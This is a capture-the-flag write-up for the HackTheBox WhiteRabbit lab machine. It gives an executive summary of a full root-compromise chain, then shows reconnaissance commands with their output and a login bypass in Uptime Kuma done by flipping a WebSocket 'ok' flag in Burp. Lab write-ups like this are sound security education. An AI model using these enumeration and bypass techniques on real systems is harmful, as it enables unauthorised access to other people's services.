WhiteRabbit
Writeup for HackTheBox WhiteRabbit machine
Executive Summary
WhiteRabbit is a hard-difficulty Linux machine that chains multiple web application vulnerabilities, backup-restoration attacks, and cryptographic weaknesses to achieve full root compromise.
The attack begins with subdomain enumeration via Host-header fuzzing, uncovering an Uptime Kuma status dashboard. The WebSocket login mechanism trusts a client-side ok boolean — intercepting and toggling false to true renders the dashboard without valid credentials, revealing internal subdomains. One subdomain hosts n8n, an open-source workflow automation platform. Exporting a workflow reveals a hardcoded HMAC-SHA256 secret used to sign webhook payloads.
With the HMAC secret, a signed SQL injection payload is sent to the n8n webhook receiver, dumping a command_log table containing Restic backup credentials. Restoring the backup reveals a password-protected 7z archive containing Bob’s SSH private key. Bob’s Docker container has passwordless sudo access to restic, which is abused to exfiltrate /root — recovering morpheus’s SSH key.
On the host, a custom password generator binary is reversed to reveal it seeds rand() with time() at millisecond precision. The command_log timestamp restricts the seed space to 1000 values. A C program regenerates all candidates, Hydra finds neo’s SSH password, and sudo su completes the root compromise.
Reconnaissance
Start off with an Nmap scan.
Nmap sends raw IP packets — TCP SYN segments for privileged scans — and analyzes the responses to determine port state (open/filtered/closed). Service version detection (-sV) connects to open ports and performs protocol handshakes, matching banners and response patterns against a fingerprint database. Default scripts (-sC) run NSE (Nmap Scripting Engine) checks for additional enumeration like SSH host keys and HTTP headers.
1
nmap -sV -sC $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-12 08:53 EDT
Nmap scan report for whiterabbit.htb (10.10.11.63)
Host is up (0.44s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy httpd
|_http-server-header: Caddy
|_http-title: White Rabbit - Pentesting Services
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 492.20 seconds
Here we can see SSH running on ports 2222 and 22, and a web server on port 80.
OpenSSH is the standard SSH (Secure Shell) implementation on Linux. Port 22 is the default SSH port for the host, while port 2222 typically indicates a containerized SSH service (Docker host-port mapping). Caddy is a modern HTTP server with automatic HTTPS via Let’s Encrypt. Unlike Apache or Nginx, Caddy is often used as a reverse proxy, routing requests to different backend services based on the Host header.
Update /etc/hosts to resolve whiterabbit.htb:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB-machine/whiterabbit]
└─$ sudo cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.63 whiterabbit.htb
Note: As new subdomains are found, add them to /etc/hosts because there are almost 6 subdomains on the machine.
1
Example 10.10.11.63 whiterabbit.htb subdomain1.whiterabbit.htb subdomain2.whiterabbit.htb
1
http://whiterabbit.htb

Now use ffuf for subdomain enumeration, and in the results, we can see a new subdomain found named status. Here, the Host header value is fuzzed to discover virtual hosts. Caddy, the HTTP reverse proxy, routes traffic based on the Host: header value.
1
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://whiterabbit.htb/  -H "Host: FUZZ.whiterabbit.htb"  -fw 1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://whiterabbit.htb/  -H "Host: FUZZ.whiterabbit.htb"  -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://whiterabbit.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.whiterabbit.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

status                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 1955ms]
:: Progress: [4989/4989] :: Job [1/1] :: 60 req/sec :: Duration: [0:01:11] :: Errors: 0 ::
Here we can see Uptime Kuma running.
1
http://status.whiterabbit.htb/dashboard

Try to log in with admin:admin and see the result.

Uptime Kuma uses WebSockets via Socket.IO for real-time communication. Unlike HTTP request-response, WebSocket provides a persistent, full-duplex channel. Socket.IO frames follow the format 420["event", data] for outgoing events and 430[response] for acknowledgements. The login response contains an ok boolean flag — the client-side JavaScript checks this before rendering the dashboard. Since the authentication check is performed client-side, intercepting the WebSocket frame in Burp and modifying false to true renders the authenticated UI. The server still enforces authentication for sensitive backend operations, but the dashboard UI exposes otherwise hidden data.

After reviewing this and the websocket history, it’s clear that the application is using websockets.
Let’s do a directory fuzz.


The /metrics endpoint returning HTTP 401 confirms it exists but requires authentication — it likely exposes Prometheus-style application metrics.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿root)-[~]
└─# feroxbuster -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -o feroxbuster.txt -u http://status.whiterabbit.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0
───────────────────────────┬──────────────────────
     Target Url            │ http://status.whiterabbit.htb/
     Threads               │ 50
     Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
     Status Codes          │ All Status Codes!
     Timeout (secs)        │ 7
     User-Agent            │ feroxbuster/2.11.0
     Config File           │ /etc/feroxbuster/ferox-config.toml
     Extract Links         │ true
     Output File           │ feroxbuster.txt
     HTTP methods          │ [GET]
     Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
302      GET        1l        4w       32c http://status.whiterabbit.htb/ => http://status.whiterabbit.htb/dashboard
301      GET       10l       16w      189c http://status.whiterabbit.htb/screenshots => http://status.whiterabbit.htb/screenshots/
301      GET       10l       16w      179c http://status.whiterabbit.htb/assets => http://status.whiterabbit.htb/assets/
301      GET       10l       16w      179c http://status.whiterabbit.htb/upload => http://status.whiterabbit.htb/upload/
401      GET        0l        0w        0c http://status.whiterabbit.htb/metrics
When we type it in the browser…
1
http://status.whiterabbit.htb/metrics
In Burp, we have…
Login Bypass
Now we will bypass the login on the Uptime Kuma website.

When we intercept the request, we have:
1
420["login",{"username":"admin","password":"admin","token":""}]
Now we forward this request to the server.
The server replies with this response:
1
430[{"ok":false,"msg":"Incorrect username or password."}]
After changing false to true, we can see the dashboard:
1
430[{"ok":true,"msg":"Incorrect username or password."}]

Forward the request and turn off the intercept, and we are logged in.
Vulnerability:
- Client-side logic that trusts WebSocket login and renders parts of the UI.
- Server-side logic that correctly enforces authentication/authorization for certain actions, as we cannot interact with the site.
Here we see an endpoint /status.
